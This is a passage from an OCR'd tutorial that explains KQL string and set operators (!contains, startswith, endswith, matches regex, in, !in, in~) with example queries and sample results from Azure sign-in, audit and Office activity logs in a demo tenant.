
Description:

The "!contains" operator does the opposite of what the "contains" operator does. It will exclude a part of a value or keyword in a column.

Example:

In the following image, we can see a column called **"Id"**. In this column, there are a bunch of different values, and one of them is the following:

- **Directory_952a272a-255e-4be8-95d8-192a7edb3b89_11UZF_24110113**



Completed. Showing results from the last 7 days. 00:00:00.756 10 records

Id	InitiatedBy	LoggedByService
Directory_978d45bd-9122-41c4-984b-2938e582565c_VJ2QT_24389487	{"app":{"displayName":"Office 365 Exchange Online","servicePrincipa...	Core Directory
Directory_952a272a-255e-4be8-95d8-192a7edb3b89_11UZF_24110113	{"app":{"displayName":"Office 365 SharePoint Online","servicePrincip...	Core Directory
Directory_0ac27593-74a0-4bb0-8874-dbf30d6017aa_3BMXZ_22274103	{"user":{"userPrincipalName":"Diego@AtleticoMadridFC.onmicrosoft....	Core Directory
Directory_60fb4379-bda8-45bb-98b5-ce724898fdbc_5DXEP_17003259	{"app":{"displayName":"Microsoft Teams Services","servicePrincipalN...	Core Directory


Let's say that we want to exclude this value, but we didn't knew what the exact value was. However, we do know that it contains the following:

- **Directory_952a272a**

In order to do this, we have to run the following KQL query:

```
AuditLogs
| where Id !contains "Directory_952a272a"
```

Now it will return all the results, but it will exclude all values that have **Directory_952a272a** in the **"Id"** column.



Completed. Showing results from the last 7 days. 00:00:02.441 9 records

Id	InitiatedBy	LoggedByService	Resul
Directory_543d45a7-4c25-4a67-bd5e-95a8516dad56_83P4U_26437105	{"app":{"displayName":"Microsoft Graph","servicePrincipalName":nul...	Core Directory	succe
Directory_285cc94d-517d-4066-a811-500bc85e1bd7_11UZF_24107966	{"user":{"userPrincipalName":"Diego@AtleticoMadridFC.onmicrosoft....	Core Directory	succe
Directory_285cc94d-517d-4066-a811-500bc85e1bd7_11UZF_24107995	{"user":{"userPrincipalName":"Diego@AtleticoMadridFC.onmicrosoft....	Core Directory	succe
Directory_347fea39-ea25-45fb-a564-915424c26b05_ZGN7A_18458887	{"user":{"userPrincipalName":"Diego@AtleticoMadridFC.onmicrosoft....	Core Directory	succe

- 1.1.8 – What is the "startswith" operator?


Description:

The "startswith" operator says it already, but this operator will look at a value that starts with <insert value>

Example:

In the following image down below. We can see a column called **"CorrelationId"** and there are different values in it, such as the following:

- **a04fdf75-9b5f-44c1-8b89-a53eef2159a6**




Completed. Showing results from the last 7 days. 00:00:01.030 32 records

CorrelationId	Resource	ResourceGroup	Identity	Level	Location	AlternateSignInName
96d337ff-50f5-461c-bcd8-ba55c031f1d3	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	
a04fdf75-9b5f-44c1-8b89-a53eef2159a6	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	
cf9c85ac-4fe6-461a-8e63-23d5613b9d8d	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	
cc41dc2d-1d95-4243-9c6b-5995482d06...	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	

Let's say that we didn't knew what the exact value was, but we did knew that it starts with **"a04fdf75"**. Despite that we didn't knew what the exact value was, we still could use the "starts-with" operator to filter on this value.

```
SigninLogs
| where CorrelationId startswith "a04fdf75"
```

Now it will return the right result(s) with the exact value that we are looking for.



Completed. Showing results from the last 7 days. 00:00:02.706 1 records

CorrelationId	Resource	ResourceGroup	Identity	Level	Location	AppDisplayName	AppId
a04fdf75-9b5f-44c1-8b89-a53eef2159a6	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	Azure Portal	c44b40

- 1.1.9 – What is the "!startswith" operator?


Description:

The "!startswith" operator does the opposite from what the "startswith" operator does. This operator excludes a value that starts with <insert value>.

Example:

In the following image down below. We can see a column called **"CorrelationId"** and there are different values in it, such as the following:

- **a04fdf75-9b5f-44c1-8b89-a53eef2159a6**



Completed. Showing results from the last 7 days. 00:00:01.030 32 records

CorrelationId	Resource	ResourceGroup	Identity	Level	Location	AlternateSignInName
96d337ff-50f5-461c-bcd8-ba55c031f1d3	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	
a04fdf75-9b5f-44c1-8b89-a53eef2159a6	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	
cf9c85ac-4fe6-461a-8e63-23d5613b9d8d	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	
cc41dc2d-1d95-4243-9c6b-5995482d06...	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	


Let's say that we want to exclude this value in the results, but we didn't knew what the exact value was. However, we know that it starts with **"a04fdf75"**.

Despite that we don't know the exact value, we still can exclude it, because we know what the value starts with.

In order to do this, we have to run the following KQL query:

```
SigninLogs
| where CorrelationId !startswith "a04fdf75"
```

In the returned results, it will exclude all the values in the **"CorrelationId"** that has a value that starts with **"a04fdf75"**.



Completed. Showing results from the last 7 days. 00:00:01.048 31 records

CorrelationId	Resource	ResourceGroup	Identity	Level	Location	AlternateSignInName
5e987880-7269-458f-9575-ae67ba45e740	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	
73da5df2-8f7c-472a-8dcc-ad4c298604f0	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	
79642f66-cb6d-4b9b-a6da-f934b34e3c...	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	
161c3567-9a93-478e-b788-abe26d9b5f07	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	

- 1.1.10 – What is the "endswith" operator?


Description:

The "endswith" operator says it already, but this operator looks for a value that ends with <insert value>

Example:

In the **"AppId"** column we can see different values, and one of them is the following:

- **a3b79187-70b2-4139-83f9-6016c58cd27b**



Completed. Showing results from the last 24 hours. 00:00:02.375 6 records

AppDisplayName	AppId	AuthenticationDetails	AuthenticationProcessingD
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[]	[]
WindowsDefenderATP Portal	a3b79187-70b2-4139-83f9-6016c58cd27b	[]	[]
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[{ "authenticationStepDateTime": "2020-07-14T11:37:50.1602043+00:...	[]
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[{ "authenticationStepDateTime": "2020-07-14T14:48:08.5736891+00:...	[]


Let's say that we didn't knew what the exact value was, but we did knew that the value ended with the value **"6016c58cd27b"**.

This is enough to create a KQL query for it and filter on it to get the right result.

In order to do this, we can run the following KQL query:

```
SigninLogs
| where AppId endswith "6016c58cd27b"
```

Now in the returned result, it will return the exact value that we were looking for.



Completed. Showing results from the last 24 hours. 00:00:00.821 1 records

AppDisplayName	AppId	AuthenticationDetails	AuthenticationProcessingDetails
WindowsDefenderATP Portal	a3b79187-70b2-4139-83f9-6016c58cd27b	[]	[]

- 1.1.11 – What is the "!endswith" operator?


Description:

The "!endswith" operator does the opposite of what the "endswith" operator does. It will exclude all the values that ends with <insert value>

Example:

In the **"AppId"** column we can see different values, and one of them is the following:

- **a3b79187-70b2-4139-83f9-6016c58cd27b**



Completed. Showing results from the last 24 hours. 00:00:02.375 6 records


AppDisplayName	AppId	AuthenticationDetails	AuthenticationProcessingD
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[]	[]
WindowsDefenderATP Portal	a3b79187-70b2-4139-83f9-6016c58cd27b	[]	[]
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[{ "authenticationStepDateTime": "2020-07-14T11:37:50.1602043+00:...	[]
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[{ "authenticationStepDateTime": "2020-07-14T14:48:08.5736891+00:...	[]

Let's say that we want to exclude above value, but we didn't knew what the exact value was. However, we did knew that the value ends with **"6016c58cd27b"**

This is enough to run the following KQL query:

```
SigninLogs
| where AppId !endswith "6016c58cd27b"
```

Now it will return all the results, where it will exclude all values that ends with **"6016c58cd27b"**.



Completed. Showing results from the last 24 hours. 00:00:00.713 5 records

AppDisplayName	AppId	AuthenticationDetails	AuthenticationProcessingDe
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[{ "authenticationStepDateTime": "2020-07-14T11:37:50.1602043+00:...	[]
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[{ "authenticationStepDateTime": "2020-07-14T14:48:08.5736891+00:...	[]
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[]	[]
Azure Portal	c44b4083-3bb0-49c1-b47d-974e53cbdf3c	[]	[]

- 1.1.12 – What is the "matches regex" operator?

Description:


The "matches regex" operator is similar to the "contains" operator.

Example:

Here we can see a column that's called **"CorrelationId"** and it has a bunch of values.

We are particularly interested in the following value:

- **76dc8cc0-f782-4973-adea-78612420bb17**



Completed. Showing results from the last 7 days. 00:00:00.760 33 records


CorrelationId	Resource	ResourceGroup	Identity	Level	Location
dd12547b-0f71-4362-b669-ec41d0740cf5	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL
76dc8cc0-f782-4973-adea-78612420bb17	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL
335f0725-1e8b-43b6-a1b0-2e48cbbe3681	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL
f0d2f34b-cb21-4cc2-86d1-7bc6c56bf3a6	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL

This value contains **"76dc8cc0"**, so let's say that we want get the exact value in our returned results. It is possible to use the "matches regex" operator.

The following KQL query could be used for example:

```
SigninLogs
| where CorrelationId matches regex "76dc8cc0"
```

Now we will receive the following returned result:



Completed. Showing results from the last 7 days. 00:00:02.248 1 records

CorrelationId	Resource	ResourceGroup	Identity	Level	Location	Ap
76dc8cc0-f782-4973-adea-78612420bb17	Microsoft.aadiam	Microsoft.aadiam	Diego Simeone	4	NL	Az


- 1.1.13 – What is the "in" operator?

Description:

The "in" operator is used to filter on multiple values.

Example:

There is a column that's called **"Operation"**, which contains different values. We are only interested in the following values: **New-Mailbox**, **PageViewed**, **AddedToGroup**.



Completed. Showing results from the last 7 days. 00:00:00.947 69 records


RecordType	Operation	OrganizationId	OrganizationId_
ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172

Let's say that when want to create a KQL query to look when one of these values will show up. In order to do this, we have to use the "in" operator.

If we run the following KQL query:

```
OfficeActivity
| where Operation in ("New-Mailbox", "PageViewed", "AddedToGroup")
```

It will now return 11 results, where the "Operation" column only has the mentioned values that we were looking for.



Completed. Showing results from the last 7 days. 00:00:01.561 11 records

RecordType	Operation	OrganizationId	OrganizationId_	UserType	UserK
ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	DcAdmin	NT AU
SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular	i:0h.f|r
SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular	i:0h.f|r
SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular	i:0h.f|r


- 1.1.14 – What is the "!in" operator?

Description:

The "!in" operator does the opposite from what the "in" operator does. It excludes multiple values from returning back in the results.

Example:

There is a column that's called **"Operation"**, which contains different values. We are NOT interested in the following values: **New-Mailbox**, **PageViewed**, **AddedToGroup**.



Completed. Showing results from the last 7 days. 00:00:00.947 69 records


RecordType	Operation	OrganizationId	OrganizationId_
ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172

In order to exclude all these values in the results, we have to use the "!in" operator.

If we run the following KQL query:

```
OfficeActivity
| where Operation !in ("New-Mailbox", "PageViewed", "AddedToGroup")
```

Now it will return results, where it excludes all the mentioned values.



Completed. Showing results from the last 7 days. 00:00:02.745 58 records

RecordType	Operation	OrganizationId	OrganizationId_
SharePoint	SiteCollectionCreated	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePointSharingOperation	SiteCollectionAdminRemoved	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePointSharingOperation	SiteCollectionAdminAdded	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
ExchangeItem	Create	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172


- 1.1.15 – What is the "in~" operator?

Description:

The "in~" operator is the same like the "in" operator, but the slight difference is that it doesn't follow the case-sensitive rule.

Example:

There is a column that's called **"Operation"**, which contains different values. We are interested in the following values: **New-Mailbox**, **PageViewed**, **AddedToGroup**.



Completed. Showing results from the last 7 days. 00:00:00.947 69 records


RecordType	Operation	OrganizationId	OrganizationId_
ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
